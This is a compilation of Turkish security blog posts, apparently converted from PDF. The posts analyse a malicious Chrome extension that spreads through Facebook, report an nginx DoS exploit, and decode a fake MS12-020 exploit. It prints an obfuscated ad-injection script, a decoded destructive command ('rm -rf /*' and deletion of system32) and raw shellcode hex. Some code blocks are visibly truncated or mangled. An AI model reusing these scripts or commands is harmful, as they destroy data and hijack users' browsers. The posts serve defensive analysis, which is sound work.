117	http://ask-tr.com	GET	/favicon.ico		
120	http://ib.adnxs.com	GET	/ttj?id=1406015		<input checked="" type="checkbox"/>
121	http://yllix.com	GET	/banner_show.php?section=General&pub=223785&format=300x250&ga=g		<input checked="" type="checkbox"/>
122	http://yllix.com	GET	/banner_show.php?section=General&pub=223785&format=300x250&ga=g		<input type="checkbox"/>

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 29 May 2013 12:51:48 GMT
Vary: Accept-Encoding
Content-Type: text/html
Proxy-Connection: Keep-Alive
Content-Length: 352

<head>
<meta http-equiv="refresh" content="0;url=http://goo.gl/hDe9h">
</head>
<script id="_wau$9e">var _wau = _wau || []; _wau.push(["classic", "n0udq55ko7jl", "s9e"]);(function() {var s=document.createElement("script"); s.async=true;s.src="http://widgets.amung.us/classic.js";document.getElementsByTagName("head")[0].appendChild(s);})();</script>
```

?

< + > Type a search term

0 matches

Google URL Shortener < x goo.gl/#analytics/goo.gl/hDe9h/all\_time

## Google url shortener

<http://goo.gl/hDe9h> <http://ask.fm/>

Created: 12 days ago

Total Clicks **1,810**

Clicks for the past: two hours | day | week | month | all time

Referrers

ask-tr.com 99.4%

Unknown/empty 0.6%


Browsers

Browser	Clicks
Chrome	~1,750
Internet Ex...	~100
Safari	~100

Javascript kodunun son satırlarına bakıldığında, art niyetli kişilerin eklentiyi Chrome ayar sayfasından gizlemek için, ayar sayfasına girildiğinde kullanıcıyı <https://chrome.google.com/webstore> sayfasına yönlendiren bir mekanizma oluşturdukları da açıkça görülmektedir.

Bunun ilave olarak <http://www.ask-tr.com/kayit.php> sayfasına kurbanın veya kullandığı uygulamanın access\_token'ını, kullanıcı adını, cinsiyetini göndermekte ardından kurbanın adına Facebook sayfasında mesajlar paylaşarak arkadaşlarını da bu zararlı eklentiyi yüklemeye çalışmaktadır. Bu sayede yeni kurbanları ağına düşürecek ve bu eklentiyi yükleyen her yeni kurban, Chrome internet tarayıcısında yeni bir sekme (tab) açtığında <http://ask-tr.com/script.js> javascript dosyası arka planda otomatik olarak yüklenecek, kurbanın karşısına istenmeyen reklam pencereleri açılacak ve yeri geldiğinde kurbanlarını istedikleri Facebook sayfalarını beğendirtmek amacıyla zombi olarak kullanabileceklerdir.

Her ne kadar <http://ask-tr.com/script.js> javascript kodu gizlenmiş (obfuscated) olsa da, yeni oluşturulan bir html dosyasına kopyalanıp (kodun başına ve sonuna, html ve script etiketlerini koymayı unutmayın) \_3137(\_9776); satırı alert(\_9776); olarak değiştirildiğinde, bunun reklam penceresi açılmasını sağlayan ve art niyetli kişilere reklam üzerinden kazanç sağlayan kod olduğu anlaşılmaktadır.



```
var d = document;
var img = d.createElement("img");
img.src = "http://whos.amung.us/widget/d9d838gdsxb0.png";
img.id = "analytics";
img.style.width = "0px";
img.style.height = "0px";
d.getElementsByTagName("body")[0].appendChild(img);

var _6164;var
_5769=_29464E168E141F995C1867C1699D1835F1179E1835A1731A1739E1411E1723A1811C1715A1859C1795C1731A1803F1851C1291C1603B1579D
1531F1395E1003D995A995D995F1867C1699C1835A1179A1723B1811B1795D1699E1763E1803C1411D1723C1811C1715D1859A1795C1731B1803
C1851B1291B1723C1811E1795B1699C1763D1803F1395E1003A995F995C995C1867C1699F1835D179B1699C1723E1835C1731E1843C1411C123
5A1755D1851C1851C189D1387E1299A1299B1699F1803D1811F1803F1323B1795B1731A1291B1715E1811A1795C1299C1835A1731E1779E1787C169
9F1795D1299F1331B1307D1307E1883A1323D1347F1307F1291C1819C1755F1819F1235E1395E1003F1003B995E995B995B995F1867D1699E1835E11
79F1819C1859C1707E1179C1411A1179B1235A1403C1723B1763A1867F1179F1763D1723A1411B1195F1819D1811B1819C1859C1819F1619A1763B18
03E1195E1179C1843E1851C1891F1787B1731D1411D1195E1835F1763E1747E1755B1851E1387F1179D1307A1819F1883E1395F1179B1795C1699C18
35B1747E1763C1803E1283C1835E1763A1747F1755E1851B1387B1731E1819F1883E1395F1179F1707E1811A1851E1851D1811B1795D1387D1179B13
07E1819E1883B1395B1179F1723C1763B1843F1819E1787E1699F1891A1387D1179D1803A1811D1803B1731F1395F1179D1899E1283B1763A1803F17
23B1731A1883F1387F1179C1379D1379F1379E1379C1379F1395D1179C1819F1811B1843A1763A1851B1763B1811A1803D1387D1179C1699D1707F18
43C1811D1787B1859F1851D1731C1395A1179A1755C1731D1763B1747C1755F1851A1387C1179A1323A1347F1307D1819F1883C1195E1419E1403A17
23C1763D1867D1179E1763D1723C1411A1195B1819C1811A1819B1859C1819C1619B1763C1803B1683B1715A1811A1803C1651D1731F1803F1851E11
95F1179D1843E1851A1891C1787D1731D1411A1195A1819D1699E1723D1723F1763C1803F1747B1387D1323F1819F1883D1395C1179B1723B1763A18
43E1819A1787C1699F1891F1387D1179E1803A1811D1803D1731C1395C1179D1811A1867A1731A1835A1739F1787D1811C1875B1387D1179D1755C17
63B1723D1723F1731F1803A1395A1179A1875A1763C1723E1851C1755E1387A1179B1331A1307C1307E1819B1883E1395D1179F1755E1731A1763D17
47D1755C1851A1367B1179D1323F1347D1307F1819B1883B1395E1179F1819C1811D1843F1763D1851A1763C1811D1803B1387B1179A1699C1707F18
43C1811A1787A1859E1851D1731A1395F1195A1419B1403D1763E1739F1835F1699B1795F1731D1795B1699D1835A1747D1763A1803D1875D17
63F1723C1851C1755B1411C195A1307A1195B1179A1755A1851B1411E1195C1323B1347B1307F1195E1179E1875F1763C1723A1851C1755A1411A1195F1331A1307E13
95E1179A1755F1731B1763B1747A1755A1851B1411E1195C1323B1347B1307F1195E1179E1875F1763C1723A1851C1755A1411A1195F1331A1307E13
07C1195E1179B1803F1699D1795A1731A1411F1195F1699A1723F1843F1195F1179F1843C1835C1715C1411A1195A1235A1267C1699A1723B1835C17
31C1843D1267E1235B1195D1179A1843C1715C1835C1811F1787E1787E1763C1803D1747B1411A1195E1803D1811B1195F1179A1707C1811D1835C17
23C1731F1835E1411E1195B1307D1195C1179F1739C1835B1699E1795B1731C1707B1811D1835F1723A1731F1835D1411E1195F1307F1195A1419B14
03E1299D1763B1739B1835E1699E1795F1731E1419F1403D1299A1723C1763A1867B1419F1403B1299F1723F1763F1867C1419F1235D1395F1003C99
5A995D995A995A1867B1699C1835C1179E1803D1731F1875C1547F1811A1723F1731A1179C1411E1179B1723E1811F1715B1859A1795B1731E1803C1
851C1291F1715F1835A1731E1699B1851D1731F1475A1787E1731B1795A1731D1803F1851A1243B1195C1723F1763B1867B1195C1251F1395C1003D9
95E995C995C995C1803D1731B1875A1547D1811E1723A1731C1291C1843C1851C1891A1787D1731B1291F1875B1763C1723E1851A1755F1179A1411A
1179F1195F1331E1307D1307D1819B1883E1195C1395F1003B1803A1731D1875A1547B1811D1723D1731F1291E1843A1851F1891A1787D1731D1291B
1755F1731D1763E1747D1755D1851E1179F1411C1179C1195B1323D1347B1307A1819B1883B1195E1395C1003A1803C1731F1875F1547A1811B1723E
1731D1291C1763E1803B1803F1731C1835B1499C1595F1539E1531E1411B1819F1859E1707F1395F1003B1723A1811B1715E1859F1795D1731B1803C
1851A1291D1707E1811C1723E1891F1291E1699D1819C1819B1731E1803D1723D1459D1755C1763D1787D1723E1243C1803F1731C1875D1547F1811E
```

**[JavaScript Application]**

```

var ref=document.URL;
var domain=document.domain;
var adres="http://anon2me.com/reklam/300x250.php";

var pub = <div id="popupWin" style="right: 0px; margin-right:8px; bottom: 0px; display: none; z-index: 99999; position: absolute; height: 250px;"><div id="popupWin_content" style="padding:2px; display: none; overflow: hidden; width: 300px; height: 250px; position: absolute;"><iframe marginwidth="0" marginheight="0" height="250" width="300" name="ads" src="'+adres+'" scrolling="no" border="0" frameborder="0"></iframe></div></div>; 

var newNode = document.createElement("div");
newNode.style.width = "300px";
newNode.style.height = "250px";
newNode.innerHTML=pub;
document.body.appendChild(newNode);

var popupWinloadHndl=window.onload, popupWinpopupHgt, 
popupWinactualHgt, popupWintmrId=-1, popupWinresetTimer;
var popupWincntDelta;

function popupWinespopup_ShowPopup(show)
{
    if (popupWintmrId<-1) return;
    el=document.getElementById('popupWin');
    el.style.right='296px';
    el.style.top="";
    el.style.filter="";
    
    if (navigator.userAgent.indexOf('Opera')<-1)
        el.style.bottom=(document.body.scrollHeight*1-
document.body.scrollTop*1-document.body.offsetHeight*1+popupWinpopupBottom)+'px';

    popupWinactualHgt=0; el.style.height=popupWinactualHgt+'px';
    el.style.visibility="";
    if (!popupWinresetTimer) el.style.display="";
    popupWintmrId=setInterval(popupWinespopup_tmrTimer,
    (popupWinresetTimer?1000:20));
}

function popupWinespopup_winLoad ()
{
    if (popupWinloadHndl!=null) popupWinloadHndl();
}

elCnt=document.getElementById('popupWin_content')
el=document.getElementById('popupWin');

popupWinpopupBottom=el.style.bottom.substr(0,el.style.bottom.length-2);

popupWinpopupHgt=popupWinpopupHgt.substr(0,popupWinpopupHgt.length-2);
popupWinactualHgt=0;

popupWincntDelta=popupWinpopupHgt-(elCnt.style.height.substr(0,elCnt.style.height.length-2));

popupWinresetTimer=false;
popupWinespopup_ShowPopup(null);
}

```

The screenshot shows a Microsoft Internet Explorer browser window with the following details:

- Title Bar:** "Welcome to Facebook - Log In"
- Address Bar:** "https://www.facebook.com"
- Content Area:**
  - Facebook Logo:** "facebook"
  - Text:** "Connect with friends and the world around you on Facebook."
  - Callouts:**
    - See photos and updates:** from friends in News Feed.
    - Share what's new:** in your life on your Timeline.
    - Find more:** of what you're looking for with Graph Search.
  - Sign Up Form:**
    - Sign Up Header:** "Sign Up" (Large blue button)
    - Text:** "It's free and always will be."
    - Input Fields:** "First Name", "Last Name", "Your Email", "Re-enter Email", "New Password".
    - Birthday:** "Month: [dropdown]", "Day: [dropdown]", "Year: [dropdown]" (with a note: "Why do I need to provide my birthday?")
    - Gender:** "Female" (radio button), "Male" (radio button)
    - Agreement:** "By clicking Sign Up, you agree to our Terms and that you have read our Data Use Policy, including our Cookie Use."
    - Sign Up Button:** "Sign Up" (Large green button)
  - Footer:** "Create a Page for a celebrity, band or business."
- Status Bar:** "Waiting for anon2me.com..."

The screenshot shows the LinkedIn homepage. At the top, there's a banner stating "Over 225 million professionals use LinkedIn to exchange information, ideas and opportunities". Below this, there are three icons: one for staying informed about contacts and industry, one for finding people and knowledge to achieve goals, and one for controlling professional identity online. To the right, there's a "Join LinkedIn Today" form with fields for First Name, Last Name, Email, and Password. A note says "6 or more characters". There's a "Join Now" button and a link to "Already on LinkedIn? Sign in.". Below the form is a promotional banner with the text "Masalsı bir başlangıç..." and an image of a man and a woman walking on a beach. At the bottom left, there's a search bar for "Search for someone by name: First Name Last Name" and a link to the member directory (a-z). A note at the bottom left says "\* By joining LinkedIn, you agree to LinkedIn's User Agreement, Privacy Policy and Cookie Policy.".

Sonuç olarak sosyal ağların art niyetli kişilerin tehdidi altında olduğu bir gerçektir. Eğer siz de son zamanlarda bu veya benzer şüpheli istenmeyen reklam pencereleri ile sıkça karşılaşıyorsanız, öncelikli olarak internet tarayıcınızın eklentilerini kontrol etmenizi, arkadaş listenizde olan ve benzer mesajlar gönderen arkadaşlarınızı farketmeniz durumunda da onları en kısa sürede uyarmanızı şiddetle öneririm. Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Chrome kullanan ve bu zararlı eklentiyi silmek isteyen kullanıcılar, HKLM\SOFTWARE\Policies\Google\Chrome\ExtensiInstallForcelist anahtarı altında yer alan şüpheli alt anahtarları temizleyebilirler.

## Nginx DoS İstismar Kodu

Source: <https://www.mertsarica.com/nginx-dos-istismar-kodu/>

By M.S on May 17th, 2013



7 Mayıs tarihinde Nginx'in resmi web sayfasında, Greg MacManus tarafından nginx v1.3.9 ve 1.4.0 sürümlerinde tespit edilen [bellek taşması güvenlik zafiyeti](#) (CVE-2013-2028) için [bir yama](#) yayınlandığı belirtilmiştir. Can sıkıntısı nedeniyle bu zafiyet üzerinde yaptığı 1 saatlik bir araştırmada, bu zafiyeti istismar eden ve nginx web sunucusunu hizmet dışı bırakan bir istismar kodu hazırladım.

Kali ve Windows XP işletim sistemleri üzerinde denedigim ve [Exploit-DB](#)'ye gönderdiğim istismar koduna [buradan](#) ulaşabilirsiniz.

```

[*] Knock knock, is anybody there ? <0/5>
[*] Knock knock, is anybody there ? <1/5>
[*] Knock knock, is anybody there ? <2/5>
[*] Knock knock, is anybody there ? <3/5>
[*] Knock knock, is anybody there ? <4/5>
[*] Knock knock, is anybody there ? <5/5>
[+] Done!
C:\Users\Mert\Desktop>

```

```

top - 13:30:09 up 8 min, 7 users, load average: 0.77, 0.62, 0.33
Tasks: 145 total, 2 running, 143 sleeping, 0 stopped, 0 zombie
%CPU(s): 99.7 us, 0.3 sy, 0.0 ni, 0.0 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
KIB Mem: 773800 total, 416440 used, 357360 free, 29436 buffers
KIB Swap: 1324028 total, 0 used, 1324028 free, 215528 cached


```

```

PID USER PR NI VIRT RES S%CPU %MEM TIME+ COMMAND
6172 nobody 20 0 3444 1084 628 R 99.4 0.1 1:13.90 nginx
5791 root 20 0 9896 3436 2764 S 0.3 0.4 0:00.19 sshd
1 root 20 0 2280 728 628 S 0.0 0.1 0:01.09 init
3 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
4 root 20 0 0 0 0 S 0.0 0.0 0:00.06 softirqd/0
5 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kworker/0:0H
6 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kworker/u:0
7 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/u:0H
8 root rt 0 0 0 0 S 0.0 0.0 0:00.00 migration/0
9 root 20 0 0 0 0 S 0.0 0.0 0:00.00 rcu_bh
10 root rt 0 0 0 0 S 0.0 0.0 0:00.15 rcu_sched
11 root rt 0 0 0 0 S 0.0 0.0 0:00.00 watchdog/0

```

Ready ssh2: AES-256-CTR 6, 1 24 Rows, 103 Cols VT100 CAP NUM



Not: Exploit-DB ve Packetstorm'a dosyaları gönderirken CVE-2013-2028 yerine CVE-2013-2070 olarak göndermişim, doğrusu CVE-2013-2028 olacaktır.

I submitted the POC code with wrong CVE (CVE-2013-2070) to Exploit-DB & PacketStorm so the correct one is CVE-2013-2028.

## KabukKod Analizi

Source: <https://www.mertsarica.com/kabukkod-analizi/>

By M.S on April 30th, 2013



KabukKod (shellcode), tespit edilen güvenlik zafiyetinin istismar edilmesi ile hedef işletim sistemi üzerinde komut satırı erişimi vermeye yarayan bir kod parçasıdır (instructions) bu nedenle istismar kodunun belki de en önemli parçasıdır. Penetrasyon testlerinden, APT (Advanced persistent threat) saldırılara, arka kapılardan, Watering Hole saldırılara (popüler sitelerin hacklenerek ziyaretçilerinin zararlı yazılım içeren başka sitelere yönlendirilmesi) kadar birçok alanda sıkça kullanılan istismar kitleri dolayısıyla kabukkodlarının analizi de her geçen gün güvenlik uzmanları ve kurumlar için önem kazanmaktadır.

Özellikle penetrasyon testlerinde Metasploit, Core Impact, Canvas ve benzeri istismar araçlarında yer alan ve kabukkod içeren istismar kodları kullanılmadığı sürece [Packetstorm](#), [Exploit-DB](#), [1337day](#) vb. istismar kodu yayinallyan sitelerden indirilen istismar kodlarının

dolayısıyla kabuk kodlarının test edilmeden, kontrol edilmeden herhangi bir penetrasyon testin de kullanılması hem testi gerçekleştiren hem de kurumlar/müşteriler için oldukça risklidir. Bunun nedeni ise art niyetli kişilerin kimi zaman sahte istismar kodu altında, sisteme zarar veren kabuk kodunu içeren istismar kodlarını çeşitli internet sitelerinde yayımlamalarından kaynaklanmaktadır.

13 Mart 2012 tarihinde Microsoft tarafından yayınlanan [bir bildiride \(MS12-020\)](#), RDP üzerinde uzaktan komut çalıştırma imkan tanıyan kritik bir güvenlik zayıflığı tespit edildiği belirtilmiştir. Bu bildirinin yayınlanmasından kısa bir süre sonra ise hem sosyal medyada hem de çeşitli internet sitelerinde, bu zayıflığı istismar ederek uzaktan komut çalıştırma imkan tanıyan istismar kodlarına verilmiştir.

	<b>inj3ct0r</b> @inj3ct0r	23 Dec	
	[web applications] - NEWSolved SQL Injection Vulnerability <a href="http://dlvr.it/2h1Yrl">dlvr.it/2h1Yrl</a>		
	<a href="#">Expand</a>		
	<b>inj3ct0r</b> @inj3ct0r	23 Dec	
	[web applications] - Feindura CMS v2.0.4 <a href="http://dlvr.it/2h1YrP">dlvr.it/2h1YrP</a>		
	<a href="#">Expand</a>		
	<b>inj3ct0r</b> @inj3ct0r	22 Dec	
	[web applications] - CodeWeb SQL/XSS Vulnerabilities <a href="http://dlvr.it/2h0D1n">dlvr.it/2h0D1n</a>		
	<a href="#">Expand</a>		
	<b>inj3ct0r</b> @inj3ct0r	22 Dec	
	[remote exploits] - Microsoft Remote Desktop User/Password Reader (Base on MS12-020) <a href="http://dlvr.it/2gyLF2">dlvr.it/2gyLF2</a>		
	<a href="#">Expand</a>		
	<b>inj3ct0r</b> @inj3ct0r	22 Dec	
	[web applications] - Wordpress Themes - onepagewebsite Full Path Disclosure vulnerability <a href="http://dlvr.it/2gyLCq">dlvr.it/2gyLCq</a>		
	<a href="#">Expand</a>		
	<b>inj3ct0r</b> @inj3ct0r	21 Dec	
	[web applications] - Thinksns Arbitrary File Upload Vulnerability <a href="http://dlvr.it/2gIKWW">dlvr.it/2gIKWW</a>		
	<a href="#">Expand</a>		
	<b>inj3ct0r</b> @inj3ct0r	21 Dec	
	Do you want to buy or sell Exploits? <a href="http://1337day.com/private">1337day.com/private</a> We have good Apache/IIS/nginx/vBulletin 5.0.0/DataLife Engine DLE 0day Exploits.		
	<a href="#">Expand</a>		



Don't like ads? PRO users don't see any ads :-)

 Search results for: ms12-020

About 103 results (0.10 seconds)

[Python] MS12-020 PoC - Pastebin.com  
Mar 13, 2012 ... /usr/bin/env python. #####  
#####. # MS12-020 Exploit by ...  
pastebin.com/f/WkezQH

[Python] ##### ms12-020 "chinese shit" PoC v2 (wireshark version ...  
Mar 15, 2012 ... ms12-020 "chinese shit" PoC v2 (wireshark version). #. # tested on winsp3  
sunsp3, reported to work on Win7, win 2008. #. # original source: ...  
[pastebin.com/izQxvnpj](http://pastebin.com/izQxvnpj)

```
usr/bin/env python # rdpmsmash.py # MS12-020 RDP exploit remote ...
Mar 17, 2012 ... usr/bin/env python. # rdpmsmash.py. # MS12-020 RDP exploit, remote code
execution. # Confirmed working on all pre-patch boxes, XP to 7. # ...
pastebin.com/GM4sH9t
```

```
#ms12-020 fuckery - Pastebin.com
#ms12-020 2012-03-15 10:04:10 -0400 lifeasageek kd> r eax=b02ba008 ebx=00000000
ecx=00000002 edx=0000001d esi=b02ba604 edi=00000002 ...
pastebin.com/5h4hzGAE
```

[ms12-020 metasploit dos module - Pastebin.com](#)  
Mar 18, 2012 ... class Metasploit3 < Msf::Auxiliary include Msf::Exploit::Remote::Tcp include Msf::Auxiliary::Dos def initialize(info = {}) super(update\_info(info, ...  
pastebin.com/5aGvEThw

# ms12-020 "chinese shit" PoC # tested on winsp3 spanish, from ...  
Mar 15, 2012 ... Copied. #. # ms12-020 "chinese shit" PoC. #. # tested on winsp3 spanish, from localhost. #. import socket. import sys. buf="" ...  
socket=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM)

```
[Python] #!/usr/bin/env python ## ms12-020 PoC attempt ## based ...
Mar 16, 2012 ... Copied. #!/usr/bin/env python. #. # ms12-020 PoC attempt. #. # based on
jduck PoC. # import sys. import socket. from struct import pack,unpack ...
socketin=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
```

## Public Pastes

- Untitled  
0 sec ago
  - Untitled  
2 sec ago
  - Untitled  
5 sec ago
  - Untitled  
7 sec ago
  - Untitled  
8 sec ago
  - Untitled  
9 sec ago
  - Untitled  
11 sec ago
  - Just Really?  
11 sec ago

Örneğin Pastebin'de yer alan [bu istismar kodu](#) her ne kadar shellcode adında bir değişkene sahip olsa da aslında gerçek anlamda bir kabuk kod içermemektedir.

```
shellcode = "\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73\x79\x73"
shellcode += "\x74\x65\x6d\x28\x27\x64\x65\x6c\x20\x2f\x73\x20\x2f\x71\x20\x2f\x66\x20\x43\x3a"
shellcode += "\x5c\x77\x69\x6e\x64\x6f\x77\x73\x5c\x73\x79\x73\x74\x65\x6d\x33\x32\x5c\x2a\x20"
```

```

shellcode += "\x3e\x20\x4e\x55\x4c\x20\x32\x3e\x26\x31\x27\x29\x20\x69\x66\x20\x27\x57\x69\x6e"
shellcode += "\x27\x20\x69\x6e\x20\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x28\x27\x70\x6c\x61"
shellcode += "\x74\x66\x6f\x72\x6d\x27\x29\x2e\x73\x73\x74\x65\x6d\x28\x29\x20\x65\x6c\x73"
shellcode += "\x65\x20\x5f\x5f\x69\x6d\x70\x6f\x72\x74\x5f\x28\x27\x6f\x73\x27\x29\x2e\x73"
shellcode += "\x79\x73\x74\x65\x6d\x28\x27\x72\x6d\x20\x2d\x72\x66\x20\x2f\x2a\x20\x3e\x20\x2f"
shellcode += "\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x32\x3e\x26\x31\x27\x29\x20\x23\x68\x69\x20"
shellcode += "\x74\x68\x65\x72\x65\x20\x5e\x5f\x7e\x20\x66\x65\x6c\x20\x66\x72\x65\x20"
shellcode += "\x74\x6f\x20\x73\x70\x72\x65\x61\x64\x20\x74\x68\x69\x73\x20\x77\x69\x74\x68\x20"
shellcode += "\x74\x68\x65\x20\x72\x6d\x20\x2d\x72\x66\x20\x72\x65\x70\x6c\x61\x63\x65\x64\x20"
shellcode += "\x77\x69\x74\x68\x20\x73\x6f\x6d\x65\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65\x20"
shellcode += "\x69\x6e\x73\x69\x64\x69\x6f\x75\x73"

```

Yukarıda yer alan shellcode değişkenini (kabuk kodu) aşağıdaki gibi en sade hale getirip,

```
5f5f696d706f72745f5f28276f7327292e73797374656d282764656c202f73202f71202f6620433a5c77696e646f77735c73797374656d333
```

HEX değerlerini ASCII değerlerine çevirdiğimizde,

The screenshot shows a web-based ASCII to Hex converter. It has several input and output fields for different encoding types:

- Text (ASCII / ANSI)**: Displays the original hex code.
- Binary**: Displays the binary representation of the hex code.
- Hexadecimal**: Displays the hexadecimal representation of the hex code.
- BASE64**: Displays the base64 encoded version of the hex code.
- Decimal**: Displays the decimal representation of the hex code.
- ROT13**: Displays the ROT13 encoded version of the hex code.
- URL Encoded**: Displays the URL encoded version of the hex code.
- HTML Entities**: Displays the HTML entity encoded version of the hex code.

Each section includes "Convert" and "Copy to Clipboard" buttons.

```

__import__('os').system('del /s /q C:\windows\system32\* > NUL 2>&1') if 'Win' in __import__('platform').system()
else
__import__('os').system('rm -rf /* > /dev/null 2>&1')
#hi there ^~ feel free to spread this with the rm -rf replaced with something more insidious

```

yukarıda yer alan bu kodun çalıştırıldığı işletim sisteminin Windows olması durumunda system32 klasörünü sildiğini, Windows dışındaki işletim sisteminde çalıştırılması durumunda ise kök dizin (/) altında yer alan tüm dizinleri sildiğini, kısacası kabuk kodu adı altında sisteme zarar vermek amacıyla geliştirilmiş Python kodu içeren sahte bir istismar kodu olduğunu görebiliyoruz.

Peki ya gerçek anlamda OPCODElar'dan oluşan bir kabuk kodu nasıl analiz edilir ?

Örneğin elimizde bir istismar kodundan veya bir zararlı yazılımdan temin ettiğimiz aşağıdaki gibi bir kabuk kodu (İngilizce Windows XP SP3'de çalışmaktadır) olduğunu düşünelim. Bunu analiz edebilmek için öncelikle disassembly etmemiz gerekmektedir.

```
31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730ef81c11111111516861676542684d6573738
```

Bunun için çevrimiçi (online) ve çevrimdışı (offline) olmak üzere 2 yol izleyebiliriz.

Çevrimiçi analiz için [Malware Tracker](#) gibi kabuk kodu analizi yapan ve bize assembly kodunu gösteren bir siteden faydalanabiliriz.

malwaretracker.com: Shell x www.malwaretracker.com/shellcode.php

Unpack and analyze shellcode. Paste hex of shellcode.

```
31c031db31c931d251686c6c20206833322e64687573657289e1bb7b1d807c51ffd3b95e6730ef81c1
